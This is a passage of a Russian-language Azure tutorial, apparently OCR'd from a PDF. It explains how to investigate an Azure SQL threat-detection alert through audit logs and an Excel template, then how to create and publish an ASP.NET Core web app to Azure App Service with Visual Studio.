
При обнаружении подозрительных действий в базе данных вы получите уведомление по электронной почте. В электронном сообщении будет содержаться информация о подозрительном событии безопасности, включая характер подозрительной активности, имя базы данных и сервера, а также время, когда произошло событие.

Кроме того, в сообщении приводится информация о возможных причинах возникновения события, а также рекомендуемые действия по поиску и устранению потенциальной угрозы безопасности базы данных.


Ниже описывается, что делать, если вы получили приведенное ниже электронное сообщение.



6. В электронном сообщении щелкните ссылку **Журнал аудита SQL Azure**, после чего откроется портал Azure и будут показаны соответствующие записи аудита, зафиксированные примерно во время возникновения подозрительного события.



7. Щелкните записи аудита, чтобы просмотреть более подробную информацию о подозрительной активности в базе данных, включая инструкции SQL, причины ошибки и IP-адрес клиента.




8. В колонке записей аудита щелкните **Открыть в Excel**, чтобы открыть предварительно настроенный шаблон Excel и импортировать для более


детального анализа записи из журнала аудита, зафиксированные примерно во время возникновения подозрительного события.

Примечание


В Excel 2010 или более поздней версии требуется Power Query и параметр **Быстрое объединение**.



9. Чтобы настроить параметр **Быстрое объединение**, на вкладке ленты **POWER QUERY** выберите **Параметры**, чтобы открыть диалоговое окно "Параметры". Щелкните раздел «Конфиденциальность» и выберите в нем второй вариант — «Игнорировать уровни конфиденциальности и по возможности повышать производительность»:



10. Чтобы загрузить записи журнала аудита SQL, убедитесь, что параметры на вкладке настроек установлены правильно, а затем откройте ленту «Данные» и нажмите кнопку «Обновить все».



11. Результаты появятся на листе **Записи журнала аудита SQL** , что позволит выполнить более детальный анализ обнаруженной подозрительной активности, а также снизить степень влияния событий безопасности в приложении.

3.2. Развертывание веб-приложения ASP.NET

Служба приложений Azure — это служба на базе HTTP для размещения веб-приложений, интерфейсов REST API и серверной части мобильных решений. Вы можете выполнять разработку на привычном языке: .NET, .NET Core, Java, Ruby, Node.js, PHP или Python. Приложения без затруднений работают и масштабируются в средах на основе Windows и Linux.


В службе приложений реализованы не только возможности Microsoft Azure для приложения, включая функции обеспечения безопасности, балансировки нагрузки, автоматического масштабирования и автоматизированного управления. Вы также можете воспользоваться такими преимуществами DevOps, как непрерывное развертывание из Azure DevOps, GitHub, Docker Hub и других источников, управление пакетами, а также возможность использования промежуточных сред, личного домена и TLS/SSL-сертификатов.

В службе приложений плата начисляется за используемые вычислительные ресурсы Azure. Используемые вычислительные ресурсы определяются *планом службы приложений*, в котором выполняются ваши приложения.


Служба приложений поддерживает разные версии приложений .NET и предоставляет службу веб-размещения с высоким уровнем масштабирования и автоматической установкой исправлений. Веб-приложения ASP.NET (https://docs.microsoft.com/ru-ru/azure/app-service/quickstart-dotnetcore?tabs=net60&pivots=development-environment-vs) являются кросс-платформенными, т. е. могут размещаться в Linux или Windows. Когда вы закончите работу с ним, у вас будет создана группа ресурсов Azure с планом размещения Службы приложений и Службой приложений, где развернуто веб-приложение.

Создание веб-приложения ASP.NET


1. Откройте Visual Studio и выберите **Создать проект**.
2. В разделе **Создать новый проект** найдите и выберите **ASP.NET Core Web App**, после чего нажмите **Далее**.
3. В разделе **Настройка нового проекта** присвойте приложению имя *MyFirstAzureWebApp* и щелкните **Далее**.



4. Выберите **.NET Core 6.0 (долгосрочная поддержка)** .
5. Для параметра **Тип проверки подлинности** укажите значение **Нет**. Щелкните **Создать**.



6. В меню Visual Studio выберите **Отладка** > **Запустить без отладки**, чтобы запустить приложение локально.



Публикация веб-приложения


Прежде чем опубликовать веб-приложение, следует создать и настроить новую Службу приложений, в которой вы сможете опубликовать это приложение.

В процессе настройки Службы приложений вы создадите следующее:

- Новая группа ресурсов для всех ресурсов Azure, которые потребуются для этой службы.
- Новый план размещения, который позволяет определить расположение, размер и функции фермы веб-серверов для размещения приложения.

Выполните следующие действия, чтобы создать Службу приложений и опубликовать свой проект:

1. Щелкните правой кнопкой мыши проект **MyFirstAzureWebApp** в **Обозревателе решений** и выберите **Опубликовать**.
2. В разделе **Публикация** выберите **Azure** и нажмите кнопку **Далее**.



